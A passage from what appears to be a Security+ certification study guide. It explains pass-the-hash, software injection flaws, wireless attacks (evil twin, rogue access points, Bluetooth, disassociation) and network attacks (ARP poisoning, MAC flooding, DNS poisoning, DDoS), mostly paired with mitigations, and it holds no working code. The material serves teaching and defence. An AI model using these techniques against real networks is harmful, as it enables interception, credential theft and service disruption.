The lack of refactoring may leave weaknesses in code or flaws in logic that an attacker might discover and leverage to their advantage. These flaws may be discoverable using fuzzing tools; see section 3.2 heading "Fuzzing." Such discoveries are the foundation of unknown and zero-day exploits that anyone using such flawed and inelegant software is likely to be attacked by.

Pass the hash

Pass the hash is an authentication attack that potentially can be used to gain access as an authorized user without actually knowing or possessing the plaintext of the victim's credentials. This attack is mostly aimed at Windows systems, which maintain a set of cached credentials (this is the item being referenced with the term *hash* in the attack name, which is also known as the authentication token) on client systems for the Windows domains they have authenticated into. The cached credentials are used to grant a user access to the local system and the network in the event the authenticating domain controllers are not available the next time the user attempts to log in. In such a situation, the cached credentials are used, and whenever the domain controllers come back online, the user is automatically accepted by the domain controllers as having been properly authenticated because the user was granted access through the cached credentials from their previous successful domain logon. Although repeated attempts to secure this process have been

implemented by Microsoft, hackers continue to exploit this fault-tolerant feature of Windows operating systems.

An attacker extracts the cached credentials from the Registry of a victim's system and then uses those credentials on their own rogue domain client. This may fool the domain controller into accepting the attacker as the authorized user, even though the attack did not actually participate in any authentication process.

Mitigations to this attack include disabling cached credentials, requiring network level authentication, and forcing NTLMv2 (disabling NTLMv1 and LM). Restricted Admin mode (Microsoft Security Advisory 2871997 at `docs.microsoft.com/en-us/security-updates/securityadvisories/2016/2871997`) is also a good defensive measure. Implementing two-factor authentication can also stop this authentication abuse in some cases.

Exam Essentials

Understand arbitrary code execution. Arbitrary code execution is the ability to run any software on a target system.

Understand privilege escalation. Privilege escalation occurs when a user account is able to obtain unauthorized access to higher levels of privileges.

Understand cross-site scripting. Cross-site scripting (XSS or CSS) is a form of malicious code injection attack in which an attacker is able to compromise a web server and inject their own malicious code into the content sent to other visitors.

Understand cross-site scripting (XSS) prevention. The most effective ways to prevent XSS on a resource host are implemented by the programmer by validating input, coding defensively, escaping metacharacters, and rejecting all script-like input.

Understand metacharacters. Metacharacters are characters that have been assigned special programmatic meaning. Escaping a metacharacter is the process of marking the metacharacter as merely a normal or common character, thus removing its special programmatic powers.

Understand injection attacks. An injection attack is any exploitation that allows an attacker to submit code to a target system to modify its operations and/or poison and corrupt its data set. Examples include SQL injection, DLL injection, LDAP injection, XML injection, command injection, code injection, HTML injection, and file injection.

Understand command injection. A command injection attack focuses on executing malicious commands on a vulnerable target system.

Understand code injection. Code injection adds malicious code to an existing script or application.

Understand HTML injection. HTML injection is effectively an XSS event, but instead of using JavaScript or other code, it plants custom HTML statements.

Understand file injection. File injection attempts to deposit a file on a target system.

Understand SQL injection. SQL injection (SQLi) attacks allow a malicious individual to perform SQL transactions directly against the backend database through a website front end.

Understand DLL injection. Dynamic-link library (DLL) injection or DLL hijacking is an advanced software exploitation technique that manipulates a process's memory to trick it into loading additional code and thus performing operations the original author did not intend.

Understand LDAP injection. Lightweight directory access protocol (LDAP) injection is an input injection attack against a LDAP directory service.

Understand XML injection. XML injection is another variant of SQL injection, where the backend target is an XML application.

Understand pointer dereference. Pointer dereferencing or object dereference is the programmatic activity of retrieving the value stored in a memory location by triggering the pulling of the memory based on its address or location as stored in a pointer.

Understand directory traversal. A directory traversal is an attack that enables an attacker to jump out of the web root directory structure and into any other part of the filesystem hosted by the web server's host OS.

Understand buffer overflows. A buffer overflow is a memory exploitation that takes advantage of a software's lack of input length validation. Some buffer overflows can allow for arbitrary code execution.

Know about DEP. Data execution prevention (DEP) is a memory security feature of many operating systems aimed at blocking a range of memory abuse attacks, including buffer overflows. DEP blocks the execution of code stored in areas of memory designated as data-only areas.

Understand ASLR. Address Space Layout Randomization (ASLR) is a memory management mechanism that ensures that the various elements and components of the OS and other core system code are loaded into randomly assigned memory locations at each bootup.

Know about unbounded C++ functions. The C++ unbounded functions to know are strcat(), strcpy(), sprintf(), vsprintf(), memcpy(), bcopy(), getwd(), scanf(), and gets(). If you see these functions in a C++ program, especially simple ones with only a few lines of code, then usually a buffer overflow vulnerability is present.

Understand race conditions. A race condition attack is the manipulation of the completion order of tasks to exploit a vulnerability.

Understand TOCTOU. Time-of-check-to-time-of-use (TOCTTOU or TOC/TOU) attacks are often called race condition attacks because the attacker is racing with the legitimate process to replace the object before it is used.

Comprehend error handling. When a process, a procedure, or an input causes an error, the system should revert to a more secure state.

Understand improper error handling. Improper error handling may allow for the leaking of essential information to attackers or enable attackers to force a system into an insecure state.

Know proper input handling. Input handling or filtering should include the following: check for length, filter for known malware patterns, and escape metacharacters.

Understand improper input handling. Improper input handling occurs when an application is designed to simply accept whatever data is submitted as input. Only with proper input handling can software exploitation be reduced or eliminated.

Understand a replay attack. In a replay attack, an attacker captures network traffic and then replays (retransmits) the captured traffic in an attempt to gain unauthorized access to a system.

Understand wireless replay attacks. Wireless replay attacks may focus on initial authentication abuse. They may be used to simulate numerous new clients or cause a DoS.

Understand session replay. A session replay is the recording of a subject's visit to a website, interacting with a mobile application, or using an PC application, which is then played back by an administrator, investigator, or programmer to understand what occurred and why based on the subject's activities.

Understand integer overflow. An integer overflow is the state that occurs when a mathematical operation attempts to create a numeric value that is too large to be contained or represented by the allocated storage space or memory structure.

Understand request forgeries. Request forgeries are exploitations that make malicious requests of a service in such a way that the request seems legitimate. There are two primary types of request forgeries: server-side and cross-site.

Understand SSRF. Server-side request forgery (SSRF) is when a vulnerable server is coerced into functioning as a proxy.

Understand cross-site request forgery (XSRF). Cross-site request forgery (XSRF or CSRF) tricks the user or the user's browser into performing actions they had not intended or would not have authorized.

Understand API attacks. Application programming interface (API) attacks are malicious usages of software through its API.

Understand resource exhaustion. Resource exhaustion occurs when applications are allowed to operate in an unrestricted and unmonitored manner so that all available system resources are consumed in the attempt to serve the requests of valid users or in response to a DoS attack.

Understand memory leaks. A memory leak occurs when a program fails to release memory or continues to consume more memory.

Understand SSL stripping. SSL stripping is an on-path attack that prevents the negotiation of strong encryption between a client and server. Early attacks blocked access to HTTPS, later versions proxied between HTTP and HTTPS, and current versions perform downgrade attacks on the cipher suits of SSL/TLS.

Understand driver manipulation. Driver manipulation occurs when a malicious programmer crafts a system or device driver so that it behaves differently based on certain conditions. Driver manipulation may be used to achieve a specific goal or hide the fact that a specific goal is not being met.

Understand shimming. Shimming is a means of injecting alternate or compensation code into a system to alter its operations without changing the original or existing code.

Understand refactoring. Refactoring is a restricting or reorganizing of software code without changing its externally perceived behavior or produced results.

Understand pass the hash. Pass the hash is an authentication attack that potentially can be used to gain access as an authorized user without actually knowing or possessing the plaintext of the victim's credentials. This attack is mostly aimed at Windows systems.

1.4 Given a scenario, analyze potential indicators associated with network attacks.

Any computer system connected to any type of network is subject to various types of attacks. Even systems that aren't connected to the Internet, such as those isolated in a private network, may come under attack from insiders or malicious code.

Wireless

This section focuses on wireless attacks. For information about wireless security, configuration, and deployment, please see section 3.4.

Wireless scanners/crackers

A *wireless scanner* is used to detect the presence of a wireless network. Any active wireless network that is not enclosed in a Faraday cage can be detected, since the base station will be transmitting radio waves. A Faraday cage is an enclosure that filters or blocks all target frequencies of radio waves to prevent cross-boundary eavesdropping.

Even wireless networks that have their *station set identifier (SSID)* broadcast disabled are detectable, since they are still transmitting radio signals.

A wireless scanner is able to quickly determine whether there are wireless networks in the area, what frequency and channel they are using, their network name (SSID), and what type of encryption is in use (if any). A wireless cracker can be used to break the encryption of WEP and WPA networks. WPA2 networks might be vulnerable to Key Reinstallation AttaCKs (KRACK) if devices have not been updated since 2017.

Most organizations that are not using a Faraday cage to contain their wireless signals are providing a potential attack avenue to hackers. Even with a WPA-encrypted network, Ethernet headers are transmitted in plaintext, so an attacker can discover the MAC addresses of all wireless devices, take note of the volume and timing of traffic, and implement effective DoS attacks.

Evil twin

Evil twin is an attack in which a hacker operates a false access point that will automatically clone, or twin, the identity of an access point based on a client device's request to connect. Each time the wireless adapter is enabled on a device, it wants to connect to a network, so it sends out reconnection requests to each of the networks in its wireless profile history. These reconnect requests include the original base station's MAC address and the network's SSID. Once the evil twin sees a reconnect request, it spoofs its identity with those parameters and offers a plaintext connection to the client. The client accepts the request and establishes a connection with the false evil twin base station. This enables the hacker to eavesdrop on communications through an on-path attack, which could lead to session hijacking, data manipulation credential theft, and identity theft.

This attack works because authentication and encryption are managed by the base station, not enforced by the client. Thus, even though the client's wireless profile will include authentication credentials and encryption information, the client will accept whatever type of connection is offered by the base station, including plaintext.

To defend against evil twin attacks, pay attention to the wireless network your devices connect to. If you connect to a network that you know is not located nearby, it is a likely sign that you are under attack. Disconnect and go elsewhere for Internet access.

You can be easily fooled into thinking that you are connected to a proper and valid base station or connected to a false one. On most systems, you can check to see what if any communication security (i.e., encryption) is currently in use. If your network connection is not secure, you can either disconnect and go elsewhere or connect to a VPN. I always recommend attempting to connect to a VPN when using a wireless connection, even if your network properties show a valid security type (see section 3.3 heading "Always-on").

Rogue access point

A rogue *wireless access point (WAP)* may be planted by an employee for convenience, or it may be operated externally by an attacker. Such unauthorized access points (APs) usually aren't configured for security or, if they are, aren't configured properly or in line with the organization's approved access points. Rogue WAPs should be discovered and removed to eliminate an unregulated access path into your otherwise secured network.

A *rogue WAP* can also be deployed externally to target your existing wireless clients or future visiting wireless clients. An attack against existing wireless clients requires that the rogue WAP be configured to duplicate the SSID, MAC address, and wireless channel of the valid WAP, although operating at a higher power rating. This may cause clients with saved wireless profiles to inadvertently select or prefer to connect to the rogue WAP instead of the valid original WAP. This is the same issue discussed in the previous section with regard to evil twin attacks.

The second method focuses on attracting new visiting wireless clients. This type of rogue WAP is configured with a social engineering trick by setting the SSID to an alternate name that appears legitimate or even preferred over the original valid wireless network's SSID.

The defense against rogue WAPs is to operate a wireless IDS to monitor the wireless signals for abuses, such as newly appearing WAPs, especially those operating with mimicked or similar SSID and MAC values. It is also recommended to use a VPN when using any WiFi connection.

An administrator or security team member could attempt to locate rogue WAPs through the use of a wireless scanner and a directional antenna to perform triangulation. Once a rogue device is located, the investigation can turn to figuring out how it got there and who was responsible.

Bluesnarfing

Bluesnarfing is the unauthorized access of data via a Bluetooth connection. Sometimes the term *bluejacking* (see the next section) is mistakenly used to describe or label the activity of bluesnarfing. Bluesnarfing typically occurs over a paired link between the hacker's system and the target device. However, bluesnarfing is also possible against nondiscoverable devices if their Bluetooth MAC addresses is known, which could be gathered using bluesniffing.

Other Bluetooth based attacks include:

- *Bluesniffing* is Bluetooth-focused network packet capturing.
- *Bluebugging* grants an attacker remote control over the hardware and software of your devices over a Bluetooth connection. The name is derived from enabling the microphone on a compromised system to use it as a remote wireless bug.
- *Bluesmacking* is a DoS attack against a Bluetooth device that can be accomplished through transmission of garbage traffic or signal jamming.

Bluejacking

Bluejacking involves sending unsolicited messages to Bluetooth-capable devices without the permission of the owner/user. These messages may appear on a device's screen automatically, but many modern devices prompt whether to display or discard such messages.

The defenses for all of these Bluetooth threats are to minimize use of Bluetooth, especially in public locations, and to leave Bluetooth turned off completely when not in active use.

Disassociation

Disassociation is one of the many types of wireless management frames. A disassociation frame can be used in several forms of wireless attacks, including the following:

- For networks with hidden SSIDs, a disassociation packet with a MAC address spoofed as that of the WAP is sent to a connected client that causes the client to lose its connection and then send a Reassociation Request packet (in an attempt to re-establish a connection), which includes the SSID in the clear.
- An attack can send repeated disassociation frames to a client to prevent reassociation, thus causing a DoS.
- A session hijack event can be initiated by using disassociation frames to keep the client disconnected while the attacker impersonates the client and takes over their wireless session with the WAP.
- An on-path attack can be implemented by using a disassociation frame to disconnect a client. Then the attacker provides a stronger signal from their rogue/fake WAP using the same SSID and MAC as the original WAP; once the client connects to the false WAP, the attacker connects to the valid WAP.

The main defense against these attacks is to operate a wireless IDS, which monitors for wireless abuses.


Jamming

Interference may occur by accident or intentionally. *Jamming* is the transmission of radio signals to prevent reliable communications by decreasing the effective signal-to-noise ratio. To avoid or minimize interference and jamming, start by adjusting the physical location of devices. Next, check for devices using the same frequency and/or channel (i.e., signal configuration). If there are conflicts, change the frequency or channel in use on devices you control. If an interference attack is occurring, try to triangulate the source of the attack and take appropriate steps to address the concern—that is, contact law enforcement if the source of the problem is outside of your physical location.

Radio frequency identification (RFID)

Radio Frequency Identification (RFID) is a tracking technology based on the ability to power a radio transmitter using current generated in an antenna (Figure 1.11) when placed in a magnetic field. RFID was initially designed to be triggered/powered and read from a considerable distance away (often hundreds of meters).

FIGURE 1.11 An RFID antenna
Adapted from electrosome.com/rfid-radio-frequency-identification/



There is some concern that RFID can be a privacy-violating technology. If you are in possession of a device with an RFID chip, then anyone with an RFID reader can take note of the signal from your chip. Mostly an RFID chip transmits a unique code or serial number—which is meaningless without the corresponding database that links the number to the specific object (or person). However, if you are the only one around and someone detects your RFID chip code, then they can associate you and/or your device with that code for all future detections of the same code.

Near-field communication (NFC)

Near-field communication (NFC) is a standard that establishes radio communications between devices in close proximity. It lets you perform a type of automatic synchronization and association between devices by touching them together or bringing them within centimeters of each other. NFC is a derivative technology from RFID and can be a field-powered or field-triggered device.

NFC is commonly found on smartphones and many mobile device accessories. It's often used to perform device-to-device data exchanges, set up direct communications, or access more complex services. Many contactless payment systems are based on NFC. NFC can function just like RFID (such as when using an NFC tile [i.e., sticker]) or support more complex interactions. NFC chips can support challenge-response dialogs and even use public key infrastructure (PKI) encryption solutions. Because NFC is a radio-based technology, it isn't without its vulnerabilities. NFC attacks can include on-path, eavesdropping, data manipulation, and replay attacks. So, while some NFC implementations support reliable authentication and encryption, not all of them do. A best practice is to leave NFC features disabled until they need to be used.

Initialization vector (IV)

An *initialization vector (IV)* is a mathematical and cryptographic term for a random number. Most modern crypto functions use IVs to increase their security by reducing predictability and repeatability.

An IV becomes a point of weakness when it's too short, exchanged in plaintext, or selected improperly. Thus, an IV attack is an exploitation of how the IV is handled (or mishandled). One example of an IV attack is that of cracking Wireless Equivalent Privacy (WEP) encryption.

On-path attack (previously known as man-in-the-middle attack/man-in-the-browser attack)

An *on-path attack* is initially a communications eavesdropping attack. This was previously known as a man-in-the-middle (MitM) attack. Attackers position themselves in the communication stream between a client and server. Some on-path attacks exploit Dynamic Host Configuration Protocol (DHCP) weaknesses to distribute false IP configurations, such as defining the attack system's IP address as the victim's default gateway. Other forms of on-path attacks focus on poisoning name-resolution systems—such as Domain Name System (DNS), Address Resolution Protocol (ARP), NetBIOS, and Windows Internet Name Service (WINS). Still other on-path attacks include the use of false proxy server settings or using MAC (media access control) address spoofing. Systems are more vulnerable to on-path when using default settings and configurations and plaintext communications.

An on-path attack can intercept print jobs to discover confidential information. This is possible because of the widespread use of the insecure Printer Command Language (PCL) printer communication and control protocol. Another popular target of on-path is the Remote Desktop Protocol (RDP). If RDP is improperly and insecurely configured, it can result in a plaintext connection that allows even the user's credentials to be sent unencrypted.

Countermeasures to on-path attacks include strong encryption protocols (such as IPsec, SSH, and TLS) combined with the use of strong authentication, such as Domain Name System Security Extensions (DNSSEC) and mutual certificate authentication.

Related to on-path is the transitive access attack, or exploitation. Transitive access is a potential backdoor or way to work around traditional means of access control. The idea is that user A can use process B, and process B can use or invoke process C, and process C can access object D (see Figure 1.12). If process B exits (or is otherwise inaccessible) before process C completes, process C may return access to object D back to user A, even if user A doesn't directly or by intent have access to object D (see Figure 1.13). Some forms of access control don't specifically prevent this problem. All subject to object accesses should be revalidated before access is granted, rather than relying on previous verifications.

FIGURE 1.12 Transitive access




FIGURE 1.13 A transitive access exploit

The browser-focused form of an on-path (previously known as man-in-the-browser [MitB, MiTB, MiB, MIB]) attack is only a slight variation with the attacker operating on the victim's system, where it is able to intercept and manipulate communications immediately after they leave the browser. Often the browser on-path is a false proxy system (running on the victim's local system) where even encrypted connections can be infiltrated through the presentation of a false, cloned certificate. A browser on-path attack could be imitated through a rogue browser helper object (BHO), reflected XSS, or drive-by download of malicious code.

The main defenses against browser on-path attacks are to avoid risky behaviors to minimize exposure to malware infection, run an antimalware scanner, use an HIDS, and have a stateful inspection firewall.

Malicious Add-ons

Most browsers and many other applications now allow for expansion through downloadable add-ons, browser helper objects (BHOs), plug-ins, or expansion packs. Hackers have crafted false versions of add-ons, converted add-ons into Trojan horses, and written add-ons to look legitimate but be nothing more than attack code.

HTTP Header Manipulation

HTTP header manipulation is a form of attack in which malicious content is submitted to a vulnerable application, typically a web browser or web server, under the guise of a valid HTML/HTTP header value. Header manipulation is usually a means to some other nefarious end, such as cross-user defacement, cache poisoning, cross-site scripting, page hijacking, cookie manipulation, open redirects, and so on. In most cases, preventing this attack involves using updated browsers/servers, filtering content from visitors, and rejecting/ignoring any header in violation of HTTP/HTML specifications.

Layer 2 attacks

Layer 2 of the Open Systems Interconnection (OSI) model is also known as the Data Link layer, where Ethernet operates. The dominate concerns relate to ARP resolution and MAC addresses.

Address Resolution Protocol (ARP) poisoning

Address Resolution Protocol (ARP) poisoning is the act of falsifying the Layer 2 IP-to-MAC address resolution system. ARP resolution is a multistep process:

1. Check the local ARP cache.
2. If that fails, transmit an ARP broadcast.

The ARP broadcast is a transmission to all possible recipients in the local network. If the owner of the IP address is present, they respond with a direct reply to the source system with its MAC address.

ARP poisoning can poison the local ARP cache or transmit poisoned ARP replies or announcements. In either case, if a host obtains a false MAC address for an IP address, its transmission is likely to go to the wrong location. ARP poisoning is commonly used in active sniffing attacks to redirect traffic to the hacker-controlled system. The attack must then forward each Ethernet frame to the correct MAC address destination to prevent a DoS.

Another form of ARP poisoning uses *gratuitous ARP* or unsolicited ARP replies. This occurs when a system announces its MAC to IP mapping without being in response to an ARP query. A gratuitous ARP broadcast may be sent as an announcement of a node's existence, to update an ARP mapping due to a change in IP address or MAC address, or when redundant devices are in use that share an IP address and may also share the same MAC address (regularly occurring gratuitous ARP announcements help to ensure reliable failover).

ARP poisoning is sometimes referred to as ARP spoofing. This is a reasonable label as the attack machine is attempting to redirect traffic to itself rather than the intended destination.

The best defense against ARP-based attacks is port security on the switch. Switch port security can prohibit communications with unknown, unauthorized, rogue devices and may be able to determine which system is responding to all ARP queries and block ARP replies from the offending system. A local or software firewall, host intrusion detection and prevention system (HIDPS), or special endpoint security products can also be used to block unrequested ARP replies/announcements. One popular tool used to detect ARP poisoning is arpwatch.

Another defense is to establish static ARP entries. However, this is not often recommended because it removes the flexibility of a system adapting to changing network conditions, such as other devices entering and leaving the network. Once a static ARP entry is defined, it is "permanent" in that it will not be overwritten by any ARP reply, but it will not be retained across a reboot (that feature would be called persistence). To create a static ARP entry, use the command-line tool `arp` with `-s`, to view the current ARP cache use `-a`, and to remove an entry `-d`.

Media access control (MAC) flooding

MAC flooding is another means to initiate a local network on-path attack. MAC flooding uses a flooding attack to compromise a switch so that the switch gets stuck into flooding all network communications.

To understand MAC flooding, you need to understand the basic functions of a switch. If you are not already familiar with how a switch operates, please read "How Switches Work" at `www.globalknowledge.com/us-en/resources/resource-library/articles/how-switches-work/`.

A MAC flooding attack is an intentional abuse of a switches learning function to cause it to get stuck flooding. This is accomplished by flooding a switch with Ethernet frames with randomized source MAC addresses. The switch will attempt to add each newly discovered source MAC address to its *content addressable memory (CAM) table*. Once the CAM table is full, older entries will be dropped to make room for new entries. Once the CAM is full of only false addresses, the switch is unable to properly forward traffic, so it reverts to flooding mode, where it acts like a hub or a multiport repeater and sends each received Ethernet frame out of every port.

MAC flooding is distinct from ARP poisoning and other types of on-path in that the attacker does not get into the path of the communication between client and server; instead, the attacker gets a copy of the communication (as well as everyone else on the local network). At this point, the attacker can eavesdrop on any communications taking place across the compromised switch.

A defense against MAC flooding is often present on managed switches. The feature is known as MAC limiting. This restricts the number of MAC addresses that will be accepted into the CAM table from each jack/port. A NIDS may also be useful in detecting when a MAC flooding attack is attempted.

MAC cloning

MAC (media access control) addresses are also known as physical addresses, hardware addresses, or Ethernet addresses. It is possible to eavesdrop on a network and take note of the MAC addresses in use. One of these addresses can then be spoofed into a system by altering the system's software copy of the NIC's MAC. This causes the Ethernet driver to create frames with the modified or spoofed MAC address instead of the original manufacturer's assigned MAC. Thus, it is quite simple to falsify, spoof, or clone a MAC address.

MAC cloning is used to impersonate another system, often a valid or authorized network device, to bypass port security or *MAC filtering* limitations. MAC filtering is a security mechanism intended to limit or restrict network access to those devices with known specific MAC addresses.

Countermeasures to *MAC spoofing*/cloning include the following:

- Using intelligent switches that monitor for odd MAC address uses and abuses
- Using a NIDS that monitors for odd MAC address uses and abuses
- Maintaining an inventory of devices and their MAC addresses to confirm whether a device is authorized or unknown and rogue

IP spoofing

Spoofing is the act of falsifying data. Usually the falsification involves changing the source IP address of network packets. As a result of the changed source address, victims are unable to locate the true attackers or initiators of a communication.

Countermeasures against *IP spoofing* attacks include the following:

- Drop all inbound packets that have a source destination from inside your private network.
- Drop all outbound packets that have a source destination from outside your private network.
- Drop all packets that have a LAN address in their header if that LAN address isn't officially issued to a valid system.
- Operate a NIDS that monitors for changes in where an IP address is used.

Domain name system (DNS)

The *Domain Name System (DNS)* is the hierarchical naming scheme used in both public and private networks. If you are not already familiar with DNS, please read and review the following:

- `en.wikipedia.org/wiki/Domain_Name_System`
- `unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html`
- `en.wikipedia.org/wiki/List_of_DNS_record_types`
- `www.iana.org/domains/root/db`
- `www.cloudflare.com/learning/dns/what-is-recursive-dns/`

Domain hijacking

Domain hijacking, or *domain theft*, is the malicious action of changing the registration of a domain name without the authorization of the valid owner. This may be accomplished by stealing the owner's logon credentials; using XSRF, session hijacking, or on-path; or exploiting a flaw in the domain registrar's systems.

Sometimes when another person registers a domain name immediately after the original owner's registration expires this is called domain hijacking, but it should not be. If an original owner loses their domain name by failing to maintain registration, there is often no recourse other than to contact the new owner and inquire regarding re-obtaining control. Many registrars have a "you snooze, you lose" policy for lapsed registrations.

The best defense against domain hijacking is to use strong multifactor authentication when logging into your domain registrar. To defend against letting your domain registration lapse, set up auto-renew and double-check the payment method a week before the renewal date.

A related concern to domain hijacking is typosquatting; see section 1.1 heading "Typosquatting."

DNS poisoning

DNS poisoning is the act of falsifying the DNS information used by a client to reach a desired system. It can take place in many ways. Whenever a client needs to resolve a DNS name into an IP address, it may go through the following process:

1. Check the local cache (which includes content from the HOSTS file).
2. Send a DNS query to a known DNS server.
3. Send a broadcast query to any possible local subnet DNS server. (This step isn't widely supported.)

If the client doesn't obtain a DNS-to-IP resolution from any of these steps, the resolution fails and the communication can't be sent. DNS poisoning can take place at any of these steps. And, there are many ways to attack or exploit DNS. An attacker might use any of these techniques:

- Deploy a rogue DNS server (a.k.a. DNS spoofing or DNS pharming).
- Perform DNS poisoning of the zone file.
- Alter the HOSTS file.
- Corrupt the IP configuration via DHCP to change a DNS lookup address.
- Use proxy falsification to redirect DNS traffic.

Although there are many DNS poisoning methods, here are some basic security measures you can take that can greatly reduce their threat:

- Limit zone transfers from internal DNS servers to external DNS servers. This is accomplished by blocking inbound TCP port 53 (zone transfer requests) and UDP port 53 (queries).
- Limit the external DNS servers from which internal DNS servers pull zone transfers.
- Deploy a NIDS to watch for abnormal DNS traffic.
- Properly harden all DNS, server, and client systems in your private network.
- Use DNSSEC to secure your DNS infrastructure.
- Require internal clients to resolve all domain names through the internal DNS. This will require that you block outbound UDP port 53 (for queries) while keeping open outbound TCP port 53 (for zone transfers).
- Deploy DNS over HTTPS (DoH). This protects them from local poisoning and spoofing attacks.

Universal Resource Locator (URL) redirection

URL redirection is a means to make a web page available through multiple URL addresses or domain names. This is also known as URL forwarding. When a browser attempts to access the URL of a page that is redirected or forwarded, the browser processes the header tag that sends them to retrieve the web content from a different URL. For example, if you attempt to visit `google.net`, it redirects to `google.com`.

URL redirection is used for a variety of valid reasons, including shortening of the URL typed by the visitor, resolving broken links from previous pages that have moved or are no longer existing, and sending multiple domain names to the same website. Unfortunately, hackers can also employ URL redirection for malicious purposes.

Often a malicious URL redirect is planted on a site through an injection attack, XSS, or even buffer overflow. So, solid input sanitization, security management, and auditing of events are the best preventions of this attack.

Domain reputation

Domain reputation is a scoring system that can be used to determine whether your communications or your site are more likely legitimate or more likely malicious or fraudulent. Sometimes a domain reputation is called a sender score, especially when it is focusing on email.

A domain reputation is established by combining empirical data with that of community feedback. The goal is to establish a means by which the trustworthiness of a domain can be predicted prior to exposing a user or organization to undue risk.

Some empirical data that could be gathered may include how many instances of abusive or malicious traffic have originated from your domain, if your domain is on any block-list, the length of time of domain registration, historical activity levels, and the existence of information about the owning/hosting organization. This is then mixed with feedback from various sources, including users, customers, visitors, or receivers of email. Just as in real life, it can take a long time and much effort to establish a good reputation. But it only takes one mistake to destroy that good perception.

Hackers are well aware of this system and often use it to their advantage. If they are waging a grudge attack against a target, where all they really want is for that person or organization to suffer as much harm, difficulty, and pain as possible, then targeting their domain reputation works toward that goal. An attacker would need to either send SPAM with spoofed source addresses or compromise an internal account to use to send out SPAM from the actual source addresses. If enough SPAM is detected, a few SPAM filter managers might add the victim's domain name to their block-list.

Distributed denial-of-service (DDoS)

Denial-of-service (DoS) is a form of attack that has the primary goal of preventing the victimized system from performing legitimate activity or responding to legitimate traffic. DoS isn't a single attack but rather an entire class of attacks. Some attacks exploit flaws in OS

software, whereas others focus on installed applications, services, or protocols. Early on, DoS attacks were from a single attacker to a single victim.

The next generation of DoS attacks is known as *distributed denial-of-service (DDoS)* attacks. These types of DoS attacks are waged by first compromising or infiltrating one or more intermediary systems that serve as launch points or attack platforms. These intermediary systems are commonly referred to as *secondary victims*. The attacker installs remote-control tools, often called *bots*, *zombies*, or *agents*, onto these systems (see section 1.2 heading "Bots").

A third form is known as *distributed reflective denial-of-service (DRDoS)*. This form of attack employs an *amplification* or *bounce* network that is an unknowing participant, unfortunately able to receive broadcast messages and create message responses, echoes, or bounces. In effect, the attacker sends spoofed message packets to the amplification network's broadcast address. Each host then responds to each packet, but the amplified/multiplied response goes to the victim instead of the true sender (the attacker).

Floods can be used in a variety of attack variations. One form of flood attack can be used to overload a switch to break VLAN segmentation [see the heading "Media access control (MAC) flooding" earlier in this section].

In an *amplification DoS attack* the amount of work or traffic generated by an attacker is multiplied to cause a significant volume of traffic to be delivered to the primary victim. An amplification attack can also be known as a reflective (as in DRDoS) or bounce attack. Any attack where a single packet from the attacker generates two or more packets sent to the primary target can be described as an amplification attack.

Here are several DoS/DDoS/DRDoS attacks to be aware of:

- **Smurf:** This form of DRDoS uses ICMP echo reply packets (ping packets) in an amplification attack.
- **Fraggle:** This form of DRDoS uses UDP packets in an amplification attack.
- **SYN flood:** This type of attack is an exploitation of a TCP three-way handshake to perform resource exhaustion. The attack consists of sending numerous SYN packets but never any final ACK packets. This causes the server to consume all network resources by opening numerous incomplete (i.e., half-open) communication sessions.
- **Ping of death:** The attacker sends fragments to a victim, which when re-assembled result in an oversized ping packet causing a buffer overflow.
- **Xmas attack:** The *Xmas attack* uses the Xmas scan to perform a DoS.
- **Teardrop:** A partial transmission of fragmented packets causing a target to consume system resources holding onto incomplete reassembles
- **Land attack:** A SYN flood where the source and destination address are both set to the victim's address which causes a logical error

Fortunately, most of the basic DoS attacks that exploit error-handling procedures (such as ping of death, land attack, teardrop, and so on) are now automatically handled by improved versions of the protocols installed in the OS. However, many of the current DDoS

and DRDoS attacks aren't as easy to safeguard against. Some countermeasures and safeguards against DoS attacks are as follows:

- Add firewalls, routers, and intrusion detection systems (IDSs) that detect DoS traffic and automatically block the port or filter out packets based on the source or destination address.
- Disable echo replies on external systems.
- Disable broadcast features on border systems.
- Block spoofed packets from entering or leaving your network.
- Keep all systems patched with the most current security updates from vendors.
- When possible, integrate rapid elasticity.
- Implement a DDoS mitigator as a software solution, hardware device, or cloud service that attempts to filter and/or block traffic related to DoS attacks.

A *flood guard* is a defense against flooding or massive-traffic DoS attacks. The purpose of a flood guard is to detect flooding activity and then automatically begin blocking it. The formal command `floodguard` in the Cisco IOS can be used to enable or disable Flood Defender, the Cisco solution that addresses flooding attacks.

Network

Network-focused DDoS attacks attempt to consume all of the available bandwidth of a connection.

Application

Application-focused DDoS attacks attempt to consume all of the system resources through application queries or half-open connections.

Operational technology (OT)

DDoS attacks can be focused against OT systems. *Operational technology (OT)* is the collection of computer systems designed to monitor and manipulate the physical world. This is becoming the new preferred term instead of Industrial Control Systems (ICS) [see section 2.6 heading "Supervisory control and data acquisition (SCADA)/industrial control system (ICS)"]. OT is also sometimes referred to as cyber-physical systems.

Malicious code or script execution

CompTIA is expecting that you have some real-world experience with security in a business environment as part of your preparation for the Security+ exam. Some of that experience is expected to be related to programming and scripts. It does not seem like there is the expectation that you can write/create scripts on your own, but only that you can review a script and figure out something about what it is intended to do and where it might have a security issue. This is a lot to ask of the typical person taking the Security+ exam as often

this certification is one of the first steps toward getting a security position at an organization, rather than the other way around.

The goal of this objective topic is to ensure that you can analyze and decipher the potential indicators that are associated with network attacks that may have been caused by malicious code or malicious script execution. This will require some knowledge of the scripting or code execution environment, some ability to recognize the commands or functions of some of the common languages, and be aware of secure coding practices, defenses, and responses.

For each scripting concept, I provide links to training sites since I can't include multiple instruction manuals for numerous scripting languages in this book about prepping for the Security+ exam. If you have never used PowerShell, Python, or Bash, then you might need to work through an introductory course. While reviewing these sites, I recommend that you focus on learning about variables, substitution, arrays, array index, arithmetic operations, comparison operations, logical operators, string operators, pipelining, flow control using if-else statements, loops using while or for, and input/output (I/O) with terminal/keyboard, file, and network. If you can recognize these types of functions and structures in a script, then you are closer to understanding what the script is attempting to accomplish, which in turn can help you determine whether the script is benign or malicious.

